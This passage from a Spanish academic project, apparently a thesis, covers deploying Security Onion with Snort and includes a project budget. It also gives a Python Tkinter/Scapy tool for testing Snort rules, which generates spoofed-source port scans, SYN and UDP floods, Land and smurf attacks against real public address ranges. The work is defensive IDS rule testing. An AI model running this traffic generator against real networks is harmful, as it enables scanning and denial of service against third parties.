10. Ahora tendremos que escoger entre *production mode* o *evaluation mode*. Nosotros escogeremos la evaluation mode para hacer una instalación standalone y monitorizar una sola interfaz. Se representa en la figura 3.25.




Figura 3.25: Elección de *evaluation mode*

11. Tendremos que escocoger cual es la interfaz que va a ser monitorizada, en nuestro

caso es la ens33, que recibirá todo el tráfico de las otras máquinas. Se representa en la figura 3.26.




Figura 3.26: Elección de la interfaz para la monitorización

12. Ahora vamos a introducir el usuario con el que nos vamos a loguear en el sistema y en todas las herramientas que lo integran. Se representa en la figura 3.27.




Figura 3.27: Eligiendo nombre de usuario

13. Escogemos ahora nuestra contraseña para el usuario anterior. Se representa en la figura 3.28.




Figura 3.28: Elección de contraseña

14. Ahora tendremos que confirmar todos los cambios que hemos hecho durante la segunda fase del despliegue. Se representa en la figura 3.29.




Figura 3.29: Confirmación de cambios en la segunda fase de despliegue

15. Ahora se nos informará que el despliegue se ha completado y nos dará la ruta donde se encuentra la configuración. Se representa en la figura 3.30.




Figura 3.30: Confirmación de despliegue completado

Ya se ha desplegado el sistema Security Onion en nuestro entorno virtualizado siguiendo un despliegue *standalone*.

3.4. Anexo 4: Medición de tamaño y esfuerzo

En este anexo se recogen todas aquellas mediciones necesarias que se van a servir como base para elaborar el presupuesto total del proyecto. Se va a dividir en tres tipos de herramientas:

- Componentes software.
- Componente hardware.
- Mano de obra.

3.4.1. Componentes software

Herramienta	Licencia	Cantidad
Windows 10	Professional	1
VMWARE	Workstation Pro 15.5	1
GanttProject	GPL	1
Zeek	BSD	1
OSSEC	GNU General Public License (version 2)	1
ElasticSearch	Apache License 2.0/Licencia Elastic	1
Kibana	Elastic License/Apache License	1
Logstash	Elastic License/Apache License	1
hping3	BSD	1
WireShark	GPLv2	1
Barnyard2	GNU General Public License	1
PulledPork	GNU General Public License (version 2)	1

Tabla 3.17: Medición de compontentes software.

3.4.2. Componentes hardware

Herramienta	Cantidad
Portátil MSI Apache PRO GE70	1
Portátil ASUS ZenBook UX410UA-GV028T	1

Tabla 3.18: Medición de componentes hardware.

3.4.3. Mano de obra

Herramienta	Cantidad (horas)
Mano de obra	303

Tabla 3.19: Medición de mano de obra

3.5. Anexo 5: Interfaz para la comprobación de reglas con Python y Scapy

En este Anexo se recoge la implementación de la interfaz auxiliar que se ha utilizado para comprobar que las reglas que hemos desarrollado en Snort son correctas. La implementación tiene las siguientes características:

- Es necesario utilizar las librerías Tkinter, que es una librería especializada en la creación de interfaces.
- Tenemos que utilizar la librería Scapy, que es una librería que se encarga de la generación de paquetes con gran versatilidad.
- Se ha implementado una barra de progreso que indica el porcentaje completado de la simulación del ataque.
- Los ataques se realizan desde seis países diferentes: Brasil, Alemania, Japón, China y Rusia. Se ha considerado que el objetivo siempre va a ser una dirección pública española. En el caso de los ataques sin país de origen, las banderas simbolizan el número de ataques que se quiere realizar.
  Los rangos de direcciones de cada país se han obtenido de la web https://awebanalysis.com/es/ y son los siguientes:
  - El rango de Alemania comprende de la ip 47.73.0.0 a 47.73.226.255.
  - El rango de EEUU comprende de la ip 66.249.64.0 a 66.249.81.255.
  - El rango de Brasil comprende de la ip 179.183.250.2 a 179.183.251.0.
  - El rango de China comprende de la ip 59.65.0.0 a 59.65.31.255.
  - El rango de Japón comprende de la ip 202.34.246.0 a 202.34.247.255.
  - El rango de Rusia comprende de la ip 78.107.156.0 a 78.107.156.255.

La implementación se muestra a continuación:

```
1 # encoding: utf-8
2
3 #Librerías que utilizamos
4 from Tkinter import *
5 from ttk import *
6 import tkMessageBox
7 import random
```

```
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *


#Función para actualizar la barra de progreso
def progress(valorActualizado):
    global barra
    global window
    barra["value"]=valorActualizado
    porcentajeAtaque['text']= str(round(valorActualizado,2))+"%"
    window.update()

#Definimos la función que va a realizar los ataques
def Ataque():

          global listap
          paises=["opcionEEUU","opcionBrasil","opcionAlemania","
             opcionJapon","opcionChina","opcionRusia"]
          ataque=combo.get()
          progress(0)
          ip=list()
 #Se crea un socket para aumentar el rendimiento de Scapy
          s = conf.L3socket()
          #Se va a generar una ip aleatoria dentro del rango de IP
              de cada pais
          for pais in listap:


                if(pais[0]=="Alemania" and pais[1].get()==1):
        #Rango de la red escogida de Alemania 47.73.0.0 a
           47.73.226.255
                        ip.append("47.73."+str(random.randrange
                           (226))+"."+str(random.randrange(255)))

                if(pais[0]=="EEUU" and pais[1].get()==1):
                #Rango de la red escogida de EEUU 66.249.64.0 a
                   66.249.81.255
```

```
40                          ip.append("66.249."+str(random.randint(64,
                                81))+"."+str(random.randrange(255)))
41
42                  if(pais[0]=="Brasil" and pais[1].get()==1):
43                  #Rango de la red escogida de Brasil 179.183.250.2
                       a 179.183.251.0
44                          ip.append("179.183."+str(random.randint
                               (0,250))+"."+str(random.randrange(255))
                               )
45
46                  if(pais[0]=="China" and pais[1].get()==1):
47                  #Rango de la red escogida de China 59.65.0.0 a
                       59.65.31.255
48                          ip.append("59.65."+str(random.randint(0,
                               31))+"."+str(random.randrange(255)))
49
50                  if(pais[0]=="Japon" and pais[1].get()==1):
51                  #Rango de la red escogida de Japón 202.34.246.0 a
                       202.34.247.255
52                          ip.append("202.34."+str(random.randint
                               (246, 247))+"."+str(random.randrange
                               (255)))
53
54                  if(pais[0]=="Rusia" and pais[1].get()==1):
55                  #Rango de la red escogida de Rusia 78.107.156.0 a
                       78.107.156.255
56                          ip.append("78.107."+"156"+"."+str(random.
                               randrange(255)))
57
58              #Por cada una de las IP de cada pais que se ha
                   seleccionado se realiza el ataque dependiendo de las
                   reglas que hemos implementado
59              tamano=len(ip)
60              #Si no se ha seleccionado ningún pais
61              if(tamano==0):
62                    tkMessageBox.showinfo("Aviso", "Por favor,
                         seleccione una bandera")
```

```
63              else:
64
65                      comenzarAtaque['text']= "Se está realizando el
                           ataque"
66                      indice=0
67                      for ips in ip:
68                      #Se van a atacar dos redes españolas, de rangos
                           80.24.0.0 a 80.24.4.255 y 195.53.0.0 a
                           192.53.0.23
69                         dst_ip="80.24."+str(random.randint(0,4))
                              +"."+str(random.randrange(255))
70
71
72                         if(ataque=="Test de Ping"):
73
74                                 src_ip=ips
75
76                                 for i in range(4):
77                                         indice=indice+1
78                                         progress(indice/(4.0*
                                              tamano)*100)
79
80                                         s.send(IP(src=src_ip,dst=
                                              dst_ip)/ICMP(type=8)/
                                              Raw(load="Ping"))
81                         if(ataque=="Escaneo ICMP"):
82
83                                 src_ip=ips
84                                 for i in range(1):
85                                         indice=indice+1
86                                         progress(indice/(1.0*
                                              tamano)*100)
87                                         s.send(IP(src=src_ip,dst=
                                              dst_ip)/ICMP(type=8))
88                         if(ataque=="Escaneo Stealth de puertos"):
89
90                                 src_ip=ips
```

```
91                                  for i in range(100):
92                                          indice=indice+1
93                                          progress(indice/(100.0*
                                               tamano)*100)
94                                          s.send(IP(src=src_ip,dst=
                                               dst_ip)/fuzz(TCP(dport=
                                               RandShort(),flags="S"))
                                               )
95                                  if(ataque=="Escaneo null"):
96
97                                          src_ip=ips
98                                          for i in range(35):
99                                                  indice=indice+1
100                                                 progress(indice/(35.0*
                                                        tamano)*100)
101                                                 s.send(IP(src=src_ip,dst=
                                                        dst_ip)/fuzz(TCP(dport=
                                                        RandShort(),flags="")))
102                                 if(ataque=="Escaneo FIN"):
103
104                                         src_ip=ips
105                                         for i in range(35):
106                                                 indice=indice+1
107                                                 progress(indice/(35.0*
                                                        tamano)*100)
108                                                 s.send(IP(src=src_ip,dst=
                                                        dst_ip)/fuzz(TCP(dport=
                                                        RandShort(),flags="F"))
                                                        )
109                                 if(ataque=="Escaneo XMAS"):
110
111                                         src_ip=ips
112                                         for i in range(35):
113                                                 indice=indice+1
114                                                 progress(indice/(35.0*
                                                        tamano)*100)
115                                                 s.send(IP(src=src_ip,dst=
```

```
                                        dst_ip)/fuzz(TCP(dport=
                                        RandShort(),flags="FPU
                                        ")))
116                         if(ataque=="Escaneo UDP"):
117
118                                 src_ip=ips
119                                 for i in range(105):
120                                         indice=indice+1
121                                         progress(indice/(105.0*
                                            tamano)*100)
122                                         s.send(IP(src=src_ip,dst=
                                            dst_ip)/fuzz(UDP()))
123                         if(ataque=="SSH"):
124
125                                 src_ip=ips
126
127                                 for i in range(5):
128                                         indice=indice+1
129                                         progress(indice/(5.0*
                                            tamano)*100)
130                                         s.send(IP(src=src_ip,dst=
                                            dst_ip)/fuzz(TCP(dport
                                            =[22],flags="S")))
131                         if(ataque=="Ataque Land"):
132                                 ip=[]
133                                 opcionChina.set(0)
134                                 opcionAlemania.set(0)
135                                 opcionJapon.set(0)
136                                 opcionBrasil.set(0)
137                                 opcionEEUU.set(0)
138                                 opcionRusia.set(0)
139                                 for i in range(17):
140                                         indice=indice+1
141
142                                         progress(indice/(17.0*
                                            tamano)*100)
143                                         s.send(IP(src=dst_ip,dst=
```

```
                                        dst_ip)/fuzz(TCP(dport
                                        =[81],flags="S")))
144                         if(ataque=="SYN flood"):
145                                 dst_ip_A="195.53.0."+str(random.
                                       randint(0,23))
146                                 opcionChina.set(0)
147                                 opcionAlemania.set(0)
148                                 opcionJapon.set(0)
149                                 opcionBrasil.set(0)
150                                 opcionEEUU.set(0)
151                                 opcionRusia.set(0)
152                                 for i in range(1001):
153                                         src_ip=ips
154                                         indice=indice+1
155                                         progress(indice/(1001.0*
                                            tamano)*100)
156                                         packet=IP(src=RandIP(),dst
                                            =dst_ip_A)/fuzz(TCP(
                                            dport=80,flags="S"))
157                                         s.send(packet)
158                         if(ataque=="UDP flood"):
159                                 dst_ip_A="195.53.0."+str(random.
                                       randint(0,23))
160                                 opcionChina.set(0)
161                                 opcionAlemania.set(0)
162                                 opcionJapon.set(0)
163                                 opcionBrasil.set(0)
164                                 opcionEEUU.set(0)
165                                 opcionRusia.set(0)
166                                 for i in range(1001):
167                                          indice=indice+1
168                                         progress(indice/(1001.0*
                                            tamano)*100)
169                                         packet=IP(src=RandIP(),
                                            dst=dst_ip_A)/fuzz(UDP
                                            ())
170                                         s.send(packet)
```

```
171                         if(ataque=="Ataque smurf"):
172                                 src_ip=ips
173                                 packet=IP(src=src_ip,dst=dst_ip)/
                                       ICMP(type=0)
174                                 for i in range(105):
175                                         indice=indice+1
176                                         progress(indice/(105.0*
                                               tamano)*100)
177                                         s.send(packet)
178                         if(ataque=="Comando ls con Netcat"):
179                                 src_ip=ips
180                                 indice=indice+1
181                                 packet=IP(src=src_ip,dst=dst_ip)/
                                       TCP()/Raw(load="ls")
182                                 s.send(packet)
183                                 progress(indice/(1.0*tamano)*100)
184                         if(ataque=="Comando sudo con Netcat"):
185                                 src_ip=ips      packet=IP(src=
                                       src_ip,dst=dst_ip)/TCP()/Raw(
                                       load="sudo")
186                                 s.send(packet)
187                                 indice=indice+1
188                                 progress(indice/(1.0*tamano)*100)
189                         if(ataque=="Comando pwd con Netcat"):
190                                 src_ip=ips
191                                 indice=indice+1
192                                 packet=IP(src=src_ip,dst=dst_ip)/
                                       TCP()/Raw(load="pwd")
193                                 s.send(packet)
194                                 progress(indice/(1.0*tamano)*100)
195
196                     ip=[]
197                     comenzarAtaque['text']= "Ya se ha realizado"
198
199 #Al hacer click en el icono de EEUU
200 def clickedEEUU():
201           global anteriorvalorEEUU
```

```
202          if(anteriorvalorEEUU==0):
203
204                  opcionEEUU.set(1)
205                  anteriorvalorEEUU=1
206          else:
207                  opcionEEUU.set(0)
208                  anteriorvalorEEUU=0
209
210
211 #Al hacer click en el icono de Brasil
212 def clickedBrasil():
213         global anteriorvalorBrasil
214         if(anteriorvalorBrasil==0):
215
216                 opcionBrasil.set(1)
217                 anteriorvalorBrasil=1
218         else:
219                 opcionBrasil.set(0)
220                 anteriorvalorBrasil=0
221
222 #Al hacer click en el icono de Alemania
223 def clickedAlemania():
224         global anteriorvalorAlemania
225         if(anteriorvalorAlemania==0):
226
227                 opcionAlemania.set(1)
228                 anteriorvalorAlemania=1
229         else:
230                 opcionAlemania.set(0)
231                 anteriorvalorAlemania=0
232
233
234 #Al hacer click en el icono de Japón
235 def clickedJapon():
236         global anteriorvalorJapon
237         if(anteriorvalorJapon==0):
238
```

```
239                 opcionJapon.set(1)
240                 anteriorvalorJapon=1
241         else:
242                 opcionJapon.set(0)
243                 anteriorvalorJapon=0
244
245
246 #Al hacer click en el icono de China
247 def clickedChina():
248         global anteriorvalorChina
249         if(anteriorvalorChina==0):
250
251                 opcionChina.set(1)
252                 anteriorvalorChina=1
253         else:
254                 opcionChina.set(0)
255                 anteriorvalorChina=0
256
257
258 #Al hacer click en el icono de Rusia
259 def clickedRusia():
260         global anteriorvalorRusia
261         if(anteriorvalorRusia==0):
262
263                 opcionRusia.set(1)
264                 anteriorvalorRusia=1
265         else:
266                 opcionRusia.set(0)
267                 anteriorvalorRusia=0
268
269 #Se crea la ventana con todos sus widgets con ayuda de tkinter
270
271 window = Tk()
272
273 window.title("Aplicación para el testing de reglas Snort")
274
275 window.geometry('665x450')
```

```
276
277 anteriorvalorEEUU=0
278 anteriorvalorBrasil=0
279 anteriorvalorAlemania=0
280 anteriorvalorJapon=0
281 anteriorvalorChina=0
282 anteriorvalorRusia=0
283
284 lbl = Label(window, text="Selecciona el país de origen", font=("
       Helvetica", 16))
285 lbl.grid(column=1, row=0,padx=10, pady=10, columnspan=5)
286
287
288 #Creando el icono de EUU
289
290 photoeeuu = PhotoImage(file = r"./eeuu.png")
291 btneeuu=Button(window, image = photoeeuu,command=clickedEEUU)
292 btneeuu.grid(column=0, row=2,padx=15)
293
294 #Creando el icono de Brasil
295
296 photoBrasil= PhotoImage(file = r"./brasil.png")
297 btnBrasil=Button(window, image = photoBrasil,command=clickedBrasil
       )
298 btnBrasil.grid(column=1, row=2,padx=15)
299
300
301 #Creando el icono de Alemania
302
303 photoAlemania= PhotoImage(file = r"./alemania.png")
304 btnAlemania=Button(window, image = photoAlemania,command=
       clickedAlemania)
305 btnAlemania.grid(column=2, row=2,padx=15)
306
307
308
309 #Creando el icono de Japon
```

```
310
311 photoJapon= PhotoImage(file = r"./japon.png")
312 btnJapon=Button(window, image = photoJapon,command=clickedJapon)
313 btnJapon.grid(column=3, row=2,padx=15)
314
315
316 #Creando el icono de China
317
318 photoChina= PhotoImage(file = r"./china.png")
319 btnChina=Button(window, image = photoChina,command=clickedChina)
320 btnChina.grid(column=4, row=2,padx=15)
321
322
323 #Creando el icono de Rusia
324
325 photoRusia= PhotoImage(file = r"./rusia.png")
326 btnRusia=Button(window, image = photoRusia,command=clickedRusia)
327 btnRusia.grid(column=5, row=2,padx=15)
328
329
330 #Variables para guardar la eleccion del usuario
331 opcionEEUU = IntVar()
332 opcionBrasil = IntVar()
333 opcionAlemania = IntVar()
334 opcionJapon = IntVar()
335 opcionChina = IntVar()
336 opcionRusia = IntVar()
337
338 listap=list()
339 listap.append(["EEUU", opcionEEUU])
340 listap.append(["Brasil", opcionBrasil])
341 listap.append(["Alemania", opcionAlemania])
342 listap.append(["Japon", opcionJapon])
343 listap.append(["China", opcionChina])
344 listap.append(["Rusia", opcionRusia])
345
346
```

```
347 #Creando el check button de EEUU
348
349 radioeeuu=Checkbutton(window, text="EEUU",onvalue=1, offvalue=0,
       variable=opcionEEUU)
350 radioeeuu.grid(column=0, row=3,padx=15)
351
352 #Creando el check button de Brasil
353
354 radioBrasil=Checkbutton(window, text="Brasil",onvalue=1, offvalue
       =0,variable=opcionBrasil)
355 radioBrasil.grid(column=1, row=3,padx=15)
356
357 #Creando el check button de Alemania
358
359 radioAlemania=Checkbutton(window, text="Alemania",onvalue=1,
       offvalue=0,variable=opcionAlemania)
360 radioAlemania.grid(column=2, row=3,padx=15)
361
362 #Creando el check button de Japon
363
364 radioJapon=Checkbutton(window, text="Japon",onvalue=1, offvalue=0,
       variable=opcionJapon)
365 radioJapon.grid(column=3, row=3,padx=15,pady=15)
366
367 #Creando el check button de China
368
369 radioChina=Checkbutton(window, text="China",onvalue=1, offvalue=0,
       variable=opcionChina)
370 radioChina.grid(column=4, row=3,padx=15)
371
372 #Creando el check button de Rusia
373
374 radioRusia=Checkbutton(window, text="Rusia",onvalue=1, offvalue=0,
       variable=opcionRusia)
375 radioRusia.grid(column=5, row=3,padx=15)
376
377 lbl = Label(window, text="Selecciona el ataque ", font=("Helvetica
```

```
    ", 16))
378
379 lbl.grid(column=1, row=4,  pady=15, columnspan=5)
380
381 combo = Combobox(window)
382
383 combo['values']= ("Test de Ping", "Escaneo ICMP" , "Escaneo
    Stealth de puertos", "Escaneo null", "Escaneo FIN" , "Escaneo
    XMAS", "Escaneo UDP", "SSH", "Ataque Land", "SYN flood", "UDP
    flood", "Ataque smurf","Comando sudo con Netcat","Comando pwd
    con Netcat","Comando ls con Netcat")
384
385
386 combo.current(0)
387
388 combo.grid(column=1, row=5,  pady=15, columnspan=5)
389
390
391 #Creando el botón para comenzar el ataque
392
393 btnAtaque = Button(window, text="Comenzar ataque", command=Ataque)
394 btnAtaque.grid(column=1, row=6,  pady=15, columnspan=5)
395
396 comenzarAtaque=Label(window, text="Progreso", font=("Helvetica",
    16))
397 comenzarAtaque.grid(column=1, row=7,  pady=15, columnspan=5)
398
399 barra=Progressbar(window,orient="horizontal",length=400,mode="
    determinate")
400 barra.grid(column=1, row=8,  pady=5, columnspan=7)
401
402 porcentajeAtaque=Label(window, text="0%", font=("Helvetica", 16))
403 porcentajeAtaque.grid(column=1, row=9,  pady=5, columnspan=5)
404
405 window.mainloop()
```

3.6. Anexo 6: Despliegue de la solución distribuida

En este anexo se va a recoger el despliegue de la solución distribuida dentro del entorno definido en la figura 1.40. Se va a dividir en el despliegue de los tres tipos de nodos:

- Despliegue de nodo maestro con IP 192.168.4.2.
- Despliegue de nodos forward (sensores) con IP 192.168.2.4, 192.168.1.4 y 192.168.3.4.
- Despliegue de nodo de almacenamiento con IP 192.168.4.3.

3.6.1. Instalación y configuración de nodo maestro

Se va a proceder a la instalación y configuración del nodo maestro con IP 192.168.4.2.

1. Hay que seleccionar cual va a ser la interfaz por la que vamos a poder gestionar nuestro nodo maestro.. En este caso la ens33 como se puede ver en la figura 3.31.




Figura 3.31: Escoger la interfaz configuración para el nodo maestro

2. A continuación vamos a escoger un direccionamiento estático para la interfaz de gestión. Se puede observar en la figura 3.32.




Figura 3.32: Escoger el tipo de direccionamiento para el nodo maestro

3. Se establece la IP 192.168.4.2 con máscara 255.255.255.0 que son las correspondientes al nodo maestro en nuestro entorno. Se establece en la figura 3.33 y 3.34.




Figura 3.33: Estableciendo la IP del nodo maestro




Figura 3.34: Estableciendo la máscara

4. Establecemos la dirección de la puerta de enlace de nuestro nodo maestro, en nuestro caso es la 192.168.4.1 como vemos en la figura 3.35.

